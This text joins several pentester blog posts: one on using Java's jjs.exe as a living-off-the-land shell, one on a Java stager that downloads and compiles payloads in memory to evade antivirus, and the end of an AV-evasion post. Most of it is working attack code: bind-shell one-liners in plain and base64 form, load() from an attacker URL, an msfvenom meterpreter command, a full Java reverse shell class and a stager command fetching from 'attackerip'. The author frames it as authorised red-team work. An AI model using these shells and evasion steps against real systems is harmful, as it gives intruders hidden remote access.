  • The payload has been written by me. The all time most effective AV bypass is to just write your own payload. If the customer’s AV solution has no signature to match against then you will get by long enough to finish up your engagement in most cases.

With those reasons stated I wanted to TRY and trigger an AV response out of a fully up-to-date Microsoft Defender. I hold Defender in high regard personally but that is just an opinion. So lets finish the post by using Eicar to trigger alerts.

Loading Eicar

In my target VM I tried using “load” to obtain a copy of the eicar string:

12-Eicar-download-via-jjs

It downloaded into memory without issue but failed to execute because it isn’t valid JavaScript. No alert was raised, proving that on access scanning failed to find Eicar using in the same place we are hiding our payloads.

To trigger an actual alert because of Eicar I had to use Java to save the string to disk as shown:

13-Writing-Eicar-to-Trigger-Alert

The moment “fw.close()” was called Defender alerted on Eicar as expected.

Once more unto the breach

This is my final check I promise. As I was wrapping this up I thought that the Eicar string is really intended to be a file. It hardly ever gets any scrutiny in memory. It makes sense that it wasn’t caught one way but it was the other.

One final test I generated a straight unencoded payload using msfvenom as shown:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f asp > shell.asp

Then I downloaded it using the “load” command:

16-msfvenom-asp-shell

Again it wasn’t caught by Defender and again it failed to then execute because it was not a JavaScript file. Not really sure what more I should be doing to try and trigger an alert than trying a pure msfvenom payload.

There you have it. A living off the land binary which you can use to do things merely by copy/paste giving you new options for evading the blue team.

References

[1] https://github.com/NashornTools/NnClassLoader
[2] http://repo1.maven.org/maven2/org/codehaus/janino/janino/
[3] http://repo1.maven.org/maven2/org/codehaus/janino/commons-compiler/

Java gives a Shell for everything

Did you know that Java has shipped with a JavaScript engine which executes in memory and has been around for years? Well it does and it has. This rambling tale is about how I came about it over two engagements.

Tl;dr – the highlights of this post are:

  • Universal scripting capability via Java Runtime Environment (JRE)
  • Allowing in-memory only payloads
  • Great options for bind and reverse shells
  • For the red team connoisseurs a commonly available living off the land binary for all the above

Initial Discovery

On an engagement at the end of 2017 I was enumerating what I had to play with on a customers Workstation.

As part of build reviews I like to find:

  • Command prompts – cmd.exe, powershell.exe, ftp.exe etc; and
  • Scripting engines – powershell.exe, cscript.exe etc

This is standard practice at the start of enumeration really.

Looking in the “/bin” folder of the Java Runtime Environment (JRE) configured on the workstation I came across “jjs.exe”. This actually turned out to suit both purposes.

Using jjs.exe to get a command prompt on your workstation

Caveat; I am going to assume that binary white listing, and careful setup would neuter the technique. However, my target had none of that so I got to run wild. Lets stick to what I do know.

Double click on “jjs.exe” and you will get a command prompt interface as shown:

02-jjs-command-prompt

This is not terribly friendly because it doesn’t have any help baked in. A little reading around about what jjs is on Oracle’s website pointed out this was a JavaScript prompt. What is better is that it can call Java objects, as per reference [1]. That has an excellent write-up of how to call Java objects.

The following code can be used to achieve a slightly broken command prompt interface through jjs:

var pb = new java.lang.ProcessBuilder("cmd.exe","/k");
pb.redirectInput(java.lang.ProcessBuilder.Redirect.INHERIT);
pb.redirectOutput(java.lang.ProcessBuilder.Redirect.INHERIT);
pb.redirectError(java.lang.ProcessBuilder.Redirect.INHERIT);
pb.start();

Then lets look at what I mean by slightly broken command prompt:

01b-local-command-prompt-via-jjs

Initially you can see that there is no pass through of commands to “cmd.exe” so you cannot get the hostname. Then after pasting in the code and executing it you can see that every other line of input gets you command execution. Beggars cannot be choosers, this was better than no command prompt at all.

I filed it under a minor point of interest. Within the context of a locked down workstation you might have luck with this where other things have failed. If you get a crumb out of that be sure to ping me on Twitter (@cornerpirate) because I would love to know.

The rest of this post moves into different contexts entirely. An internal pentest where I needed to get a bind shell out of it.

Doing more with jjs.exe

A few months ago I hit a unique set of circumstances on a different engagement. Where we had an outdated version of Weblogic having a known RCE exploit. The network was setup to deny any and all reverse connections back. So a reverse shell was not an option. Add into the mix that *every* node on the network had endpoint protection software, some form of in-line traffic inspection, and you should understand they had done so many of the basics perfectly.

Pretty much every payload we lobbed at this thing didn’t work. We had less than ideal test conditions and had to infer the filtering device from behaviour, and only knew about the endpoint protection from another box.

While we assumed we had “RCE”. There was no detectable way of confirming that any payload was executing. The server lived in an area of the network that could not do external DNS. So using a Burp collaborator trick to force a detectable lookup did not confirm that the RCE even worked. Firing in the blind is hard.

We tried to write JSP webshells but were having difficulty guessing the web root etc.

We fell down trying to get bind shells. Starting with the venerable post from pentestmonkey [2]about reverse shells in various languages. I converted them all into bind shells (a post about that soon) and watched as none of them worked on that target.

Sometimes onsite work is brutal. I drove home feeling like a pretty shitty pentester having failed to get anything out of it.

Then I remembered that this is a WebLogic server so it would have Java installed. The bit of pentestmonkey’s cheat sheet for Java is also not perfect since it clearly relies on compiling Java. To compile Java you need to have the Java Development Kit (JDK) installed which in fairness a WebLogic server probably has.

I came up with two plans for attack the following morning:

  1. Make a one liner using jjs
  2. Consider echoing line by line my Java payload into a /tmp/exploit.java file, and then a “javac /tmp/exploit.java” and finally “java /tmp/exploit”.

The second one seems like it will work too but in the end I didn’t have to do that because option 1 worked.

Java One Liner Using jjs

The jjs shell has a “load” command which loads and executes a file. Your payload can be located on the victim’s hard disk or you can load things over HTTP. I show examples of both below:

load("c:\wherever\payload.txt");
load("http:\\attackerip\payload.txt");

There is an obvious quick win if you can get a reverse connection back from your victim. You simply deliver your payload over HTTP and you never touch disk. Obviously in my narrative here I could not use HTTP so I needed to find another solution.

jjs is an interactive command prompt meaning that the user has to be there to send commands via stdin. To do this you can simply use “echo” to print the command you want and simply redirect it into jjs:

03-echo-to-redirect

Sweet. The example syntax would be this:

echo load("c:\wherever\payload.txt"); | jjs.exe

That works if you want to stage your payload on disk. In addition to “load” it turned out that jjs supports “eval”. God I love me an “eval”. We will get to that in a minute but first lets see a bind shell:

var port=4444;      // Port to bind on
var cmd='cmd.exe';  // OS command to execute.
// Bind to port
var serverSocket=new java.net.ServerSocket(port);
// Accept user connection
while(true){ // this while keeps the port bound when client disconnects
var s=serverSocket.accept();
// Redirect stdin, stderr and stdout from process to client.
var p=new java.lang.ProcessBuilder(cmd).redirectErrorStream(true).start();
var pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();var po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while( pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();java.lang.Thread.sleep(50);try {p.exitValue();break;}catch (e){}};p.destroy();s.close();
}

On Linux simply change “cmd.exe” to “/bin/bash”. The above has comments and extra white space to aid your understanding of it. I then stripped that back to create a one-line payload:

var serverSocket=new java.net.ServerSocket(4444);while(true){var s=serverSocket.accept();var p=new java.lang.ProcessBuilder('cmd.exe').redirectErrorStream(true).start();var pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();var po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while( pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();java.lang.Thread.sleep(50);try {p.exitValue();break;}catch (e){}};p.destroy();s.close();}

The above has a lot of characters in there which can be problematic when we use echo to pass our one liner into jjs. Fortunately, Java has a Base64 decoder, so we can just use that. The following syntax shows how this would work with jjs:

echo eval(new java.lang.String(java.util.Base64.decoder.decode('ENCODED_TEXT'))); | jjs

When I tested this, I found that a default install of Java on Linux placed jjs in the user’s path. This means that you can use the above syntax directly.

On Windows the binary is not in the path and even the “JAVA_HOME” environment variable is an optional luxury. To cope with that I figured out the command below:

cd "c:\Program Files\Java\jre1.8.*\bin" && jjs.exe

This works because “cd” accepts wildcards in the path. Then the “&&” executes “jjs.exe” only if the previous command successfully executed. Try the above out on Windows to confirm it works for you. If the system has a version of the JDK and the JRE installed simultaneously you can use a double wildcard as shown below:

cd "c:\Program Files\Java\j*1.8.*\bin" && jjs.exe

It doesn’t matter which version of jjs.exe we get so long as it is part of an install newer than 1.8 which makes the above work. If at first you don’t succeed try “1.9”, or “1.10” for newer versions.

Java Bind Shell One Liner for Windows

Finally, the one-liner that you are looking for as a payload on Windows is:

cd "c:\Program Files\Java\j*1.8.*\bin" && echo eval(new java.lang.String(java.util.Base64.decoder.decode(‘dmFyIHNlcnZlclNvY2tldD1uZXcgamF2YS5uZXQuU2VydmVyU29ja2V0KDQ0NDQpO3doaWxlKHRydWUpe3ZhciBzPXNlcnZlclNvY2tldC5hY2NlcHQoKTt2YXIgcD1uZXcgamF2YS5sYW5nLlByb2Nlc3NCdWlsZGVyKCdjbWQuZXhlJykucmVkaXJlY3RFcnJvclN0cmVhbSh0cnVlKS5zdGFydCgpO3ZhciBwaT1wLmdldElucHV0U3RyZWFtKCkscGU9cC5nZXRFcnJvclN0cmVhbSgpLCBzaT1zLmdldElucHV0U3RyZWFtKCk7dmFyIHBvPXAuZ2V0T3V0cHV0U3RyZWFtKCksc289cy5nZXRPdXRwdXRTdHJlYW0oKTt3aGlsZSghcy5pc0Nsb3NlZCgpKXt3aGlsZShwaS5hdmFpbGFibGUoKT4wKXNvLndyaXRlKHBpLnJlYWQoKSk7d2hpbGUoIHBlLmF2YWlsYWJsZSgpPjApc28ud3JpdGUocGUucmVhZCgpKTt3aGlsZShzaS5hdmFpbGFibGUoKT4wKXBvLndyaXRlKHNpLnJlYWQoKSk7c28uZmx1c2goKTtwby5mbHVzaCgpO2phdmEubGFuZy5UaHJlYWQuc2xlZXAoNTApO3RyeSB7cC5leGl0VmFsdWUoKTticmVhazt9Y2F0Y2ggKGUpe319O3AuZGVzdHJveSgpO3MuY2xvc2UoKTt9’))); | jjs.exe

What a long-winded way of getting around to a one liner but awesome fun figuring that out.

Java Bind Shell One Liner for Linux

Here is the equivalent if you want to do the same on Linux/Unix:

echo "eval(new java.lang.String(java.util.Base64.decoder.decode('dmFyIHNlcnZlclNvY2tldD1uZXcgamF2YS5uZXQuU2VydmVyU29ja2V0KDQ0NDQpO3doaWxlKHRydWUpe3ZhciBzPXNlcnZlclNvY2tldC5hY2NlcHQoKTt2YXIgcD1uZXcgamF2YS5sYW5nLlByb2Nlc3NCdWlsZGVyKCcvYmluL2Jhc2gnKS5yZWRpcmVjdEVycm9yU3RyZWFtKHRydWUpLnN0YXJ0KCk7dmFyIHBpPXAuZ2V0SW5wdXRTdHJlYW0oKSxwZT1wLmdldEVycm9yU3RyZWFtKCksIHNpPXMuZ2V0SW5wdXRTdHJlYW0oKTt2YXIgcG89cC5nZXRPdXRwdXRTdHJlYW0oKSxzbz1zLmdldE91dHB1dFN0cmVhbSgpO3doaWxlKCFzLmlzQ2xvc2VkKCkpe3doaWxlKHBpLmF2YWlsYWJsZSgpPjApc28ud3JpdGUocGkucmVhZCgpKTt3aGlsZSggcGUuYXZhaWxhYmxlKCk+MClzby53cml0ZShwZS5yZWFkKCkpO3doaWxlKHNpLmF2YWlsYWJsZSgpPjApcG8ud3JpdGUoc2kucmVhZCgpKTtzby5mbHVzaCgpO3BvLmZsdXNoKCk7amF2YS5sYW5nLlRocmVhZC5zbGVlcCg1MCk7dHJ5IHtwLmV4aXRWYWx1ZSgpO2JyZWFrO31jYXRjaCAoZSl7fX07cC5kZXN0cm95KCk7cy5jbG9zZSgpO30=')));" | jjs

Notice the double-quotes around the string which the Windows payload didn’t need? For those with eagle eyes (and a set of Base64 decoding goggles), the encoded string was modified to set the command to “/bin/bash”.

This was the one which worked for me on the customer engagement.

Using it with metasploit

Finally, if you want to use the same techniques via Metasploit it works with “generic\shell” payload. Provide the relevant one-liner as the value of the “PAYLOADSTR” being careful to escape all: double-quotes, single-quotes and backslashes by prefixing with a backslash.

If in doubt look at the value when using “show options” as that displays the final form that will be executed on the target. If your quotes or slashes are missing then escape harder!

Washup

I was rather happy with my shiny shell so I was going to get this blog post out. Then I had that thought which triggers doubt in every security researcher. Has someone got here before me? Turns out that yes someone had.

Take a bow Brett Hawkins. At the time I was doing my root dance he had posted reference [3]. Which covers things brilliantly.

However, he is using “jrunscript” instead of jjs. His post came out between me finding jjs on the first job and then getting the good shit on the second job. Seems that the theory of Multiple Discovery holds true again 😀

Brett has followed up his first post with another one at reference [4]. Loving his work.

Making it more dangerous

Why have I bothered posting my research when Brett has pretty much nailed it? A simple list of them:

  • He has blogged about “jrunscript” which I have omitted from this post precisely because he covered it.
  • His posts are applicable only when the victim is running JDK. This is not the most common form of Java. The bulk will have JRE installed.
  • Therefore the things I have listed above I would argue are much more dangerous. They will affect ANYTHING which is running Java.

Of course to trigger any of this you need to have command execution on the victim’s computer. The reason I am being so open here is that this is a commonly available scripting engine which can be integrated into various things. It is not a zero day exploit which will get anyone in to anything.

What you can do is establish bind and reverse TCP shells in a new language where the payloads are pretty universal. You can re-implement some of the amazing PowerShell libraries in Java and have another option which might go undetected.

If the trick in Red Teaming is currently to go living off the land (see reference [5]. What this gives people is another string to go plucking.

References

  1. https://winterbe.com/posts/2014/04/05/java8-nashorn-tutorial/
  2. http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
  3. https://h4wkst3r.blogspot.com/2018/05/code-execution-with-jdk-scripting-tools.html
  4. https://h4wkst3r.blogspot.com/2018/08/byoj-bring-your-own-jrunscript.html
  5. https://github.com/api0cradle/LOLBAS
Java-Stager – Hide from AV in Memory

== Update 08/08/2018 ==
The day after I posted it was Glasgow Defcon. I found a spare 30 minutes to make some slides so I did a lightning talk. I know lots of people like to have slides when slides exist so here they are:

https://cornerpirate.com/wp-content/uploads/2018/08/java-stager.pdf

Though personally I think the blog post is going to help more but yea.

Enjoy

== Original Article ==

I work with some very talented people. I also work with James Williams (a joke, precisely the sort of self deprecation he engages in). He should know that I think he is amazingly capable. At SteelCon 2018 he dropped a lightning talk as below:

Next Gen AV vs my shitty code – by James Williams

In it he showed how he gets past various anti-virus solutions by using .Net. To summarise the technique it:

  • Needs a “stager” which can download code into memory
  • A means of compiling that source (also in memory)
  • Then a way to execute that code

The key part from James about the process is: “(the) Stager has to touch disk, the payload does not”. There is nothing malicious about the stager so it essentially gets a free pass from all AV solutions that he tested. Then because the process works entirely in memory there is “hee-haw” (to use a wonderful Scottish phrase) chance of detection at the moment.

I really liked the talk. I especially noticed his challenge that “these are transferable tricks and should work in Java”. Since I like hacking with Java I got stuck in and tried it out. This post discusses the 3 steps of the technique and provides an example payload.

The full code for both the Stager and the payload is available from my GitHub page here:

https://github.com/cornerpirate/java-stager

The rest of this post summarises in English how the things fit together.

I am not a malware expert. I am not a ninja at avoiding anti-virus. Wherever I need to avoid AV I just write my own payload and it seems to work quite well so far. If you want to stay hidden you basically need to implement your own tools. Hopefully my stumbling steps here are of use to someone.

Downloading a page over HTTP using Java

This first code snippet shows the code used to open a connection to a URL and then save the HTTP response body into a StringBuffer:

import java.net.URL;
import java.net.URLConnection;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.io.StringReader;

...

// URL for java code
URL payloadServer = new URL(u);

URLConnection yc = payloadServer.openConnection();
BufferedReader in = new BufferedReader(new InputStreamReader(
                    yc.getInputStream()));

// Download code into memory
String inputLine;
StringBuffer payloadCode = new StringBuffer();
while ((inputLine = in.readLine()) != null) {
   payloadCode.append(inputLine + "\n");
}
System.out.println("[*] Downloaded payload");

Nothing crazy here really. But I sometimes need to find this code quickly so felt it necessary to stick it in here prominently. The StringBuffer is not written to disk which matches what James does in .net.

James went further and used encryption to obfuscate his payload. My PoC is not that advanced but could be modified to decrypt the payload too.

Compiling Java in Memory

I went looking for a way to compile Java in memory. I initially made a proof of concept using this GitHub repo:

https://github.com/trung/InMemoryJavaCompiler

It totally worked and did what it said on the tin. The problem came when seeking to run the Stager on a victim. Lots of computers have a Java Runtime Environment (JRE) meaning that they can execute Java bytecode. Typically only Developer workstations and Servers have the Java Development Kit (JDK) installed. InMemoryJavaCompiler requires the victim to have JDK installed or it fails to work. The following shows the error when the JDK is not installed on the victim:

02-error-when-javac-is-not-installed

The “NullPointerException” is not very descriptive but it meant that Javac was not available.

If you get here by Google and want to know how to compile in memory without JDK installed then here are your options:

  1. Official Java Way – Obtain a copy of “tools.jar” from the JDK/lib folder and place it in the JRE/lib folder. This is not an ideal solution because the license from Oracle on Java makes it technically illegal to do this. Note: that simply including “tools.jar” into the classpath of your running application does not work (despite many StackOverflow posts saying it does, it certainly doesn’t work in 2018). This also means that the victim must have admin privileges so that they can alter the contents of the “c:\Program Files\Java\” directory structure. It felt fake when doing this.
  2. Finding a 3rd Party Compiler – Several projects have created their own implementation of Javac. These are open source with less restrictive licenses. After a bit of research the best option was “Janino“. At 780kb this was way smaller than “tools.jar”. It worked by being in the classpath so also didn’t need special privileges from the victim.

In the end Janino won the battle for the reasons above. I altered the PoC to fully operate that way.

Want to know how to compile a String into Java Bytecode in memory? Here is the code to do that:

import org.codehaus.janino.*;

...

// Compile it using Janino
System.out.println("[*] Compiling ....");
SimpleCompiler compiler = new SimpleCompiler();
compiler.cook(new StringReader(payloadCode.toString()));
Class compiled = compiler.getClassLoader().loadClass("Payload") ;

Again nothing too scary here. The “SimpleCompiler” class does what it says giving you a simple API for compiling files and strings into Bytecode. In this case Janino rather charmingly calls the compilation method “cook” (awwwww guys!).

The loadClass method takes a String argument which is set to “Payload”. This is the class name and file name of the payload which is listed later. If you are downloading over HTTP my testing showed that the filename mattered. When giving a URL it must download “http://attackerhost/Payload.java&#8221;. Whatever your payload file is called on disk must match the class name or compilation will fail.

Using Reflection to execute Java Bytecode in Memory

By the end of the previous snippet we have access to our Bytecode via the “compiled” object. Now all we need to do is execute the “Run” method of the Payload class and we can go home. The following shows how to do that:

import java.lang.reflect.Method;

...

// Execute "Run" method using reflection
System.out.println("[*] Executing ....");
Method runMeth = compiled.getMethod("Run");
// This form of invoke works when "Run" is static
runMeth.invoke(null); 
            
System.out.println("[*] Payload, payloading ....");

We are about to say method a lot. Deep breaths everyone… Use the “getMethod” method to get the Method. Then use the “invoke” method to invoke the method that you got!

To be consistent with the naming scheme used by James I have called my method “Run” with a capital “R”. Which isn’t very Java of me. I can sense a few veins pulsing and throbbing on foreheads at the very notion of pissing about with the case of a method name in Java.

The “invoke(null)” works because the “Run” method has the following declaration:

public static void Run() { ; }

Since it is static and because it has no arguments we get away with just passing “null”. There is a dark art to invoking methods with actual arguments which I did not need to figure out for my reverse shell payload (included later in this post).

My Java Stager

The full code is available here:

https://github.com/cornerpirate/java-stager/blob/master/src/main/java/Stager.java

We have already discussed all of the important bits relevant to the techniques in the three snippets. In addition to those, it has some basic usage baked in to make it less scary to use:

// Check how many arguments were passed in
if (args.length != 1) {
   System.out.println("Proper Usage is: java -jar JavaStager-0.1-initial.jar ");
   System.exit(0);
}

If you call the Stager without any input parameters it will bomb out and explain that you need to provide a URL.

The URL you use should point to a Java payload. Obviously I am not making malware for a living (I would not be any good at it). I suspect you would want to hard-code the URL rather than require user interaction but I am not here to make something malicious.

My Java Payload

The full source code for the example payload is available here:

https://github.com/cornerpirate/java-stager/blob/master/src/main/java/TCPReverseShell.java

It includes a basic TCP reverse shell aimed at a Windows victim. The eagle eyed will notice the file in the GitHub repository is not called “Payload.java”. This is not going to work if you use it without modification. The following shows the full listing for the Payload class which will work:

import java.net.Socket;
import java.io.InputStream;
import java.io.OutputStream;

public class Payload {

    /**
     * This method is called when the payload is compiled and executed. I am
     * showing a reverse shell here for Windows.
     */
    public static void Run() {

        try {

            // IP address or hostname of attacker
            String attacker = "SETME"; 
            int port = 8044;
            // For a windows target do this. For linux "/bin/bash"
            String cmd = "cmd.exe";
            // The rest creates a new process
            // Establishes a socket to the attacker
            // Then redirects the stdin, stdout and stderr to the port.
            Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
            Socket s = new Socket(attacker, port);
            InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si = s.getInputStream();
            OutputStream po = p.getOutputStream(), so = s.getOutputStream();
            // read all input and output forever.
            while (!s.isClosed()) {
                while (pi.available() > 0) {
                    so.write(pi.read());
                }
                while (pe.available() > 0) {
                    so.write(pe.read());
                }
                while (si.available() > 0) {
                    po.write(si.read());
                }
                so.flush();
                po.flush();
                Thread.sleep(50);
                try {
                    p.exitValue();
                    break;
                } catch (Exception e) {
                }
            };
            p.destroy();
            s.close();
        } catch (Exception ex) {
            // Ignore errors as we are doing naughty things anyway.
        }

    }
}

Just set the attacker’s IP and port number appropriately and you are away with the above saved into “Payload.java”.

The reason for using a different filename in the repository is to prevent class name clashing when the Payload is actually compiled. The Readme and heading comments for the template in GitHub both explain the changes you need to make so I will not repeat it a 3rd time here.

Lets all look at a shell!

Because why not? PoC the PoC or gtfo isn’t it? Here is < 60 seconds of waffling to show how it works:


For ease the key parts of the video are. Start your listeners on the attacker's machine:

01-attacker-setting-up-listeners

Upload the Stager and libs folder to the victim and then execute using this syntax:

java -jar JavaStager-0.1-initial.jar http://attackerip/Payload.java

If you have set your Payload.java file up correctly then you will have a wizzy new shell:

03-shell-stablished

I have to admit this was fun. Thanks for the inspiration James!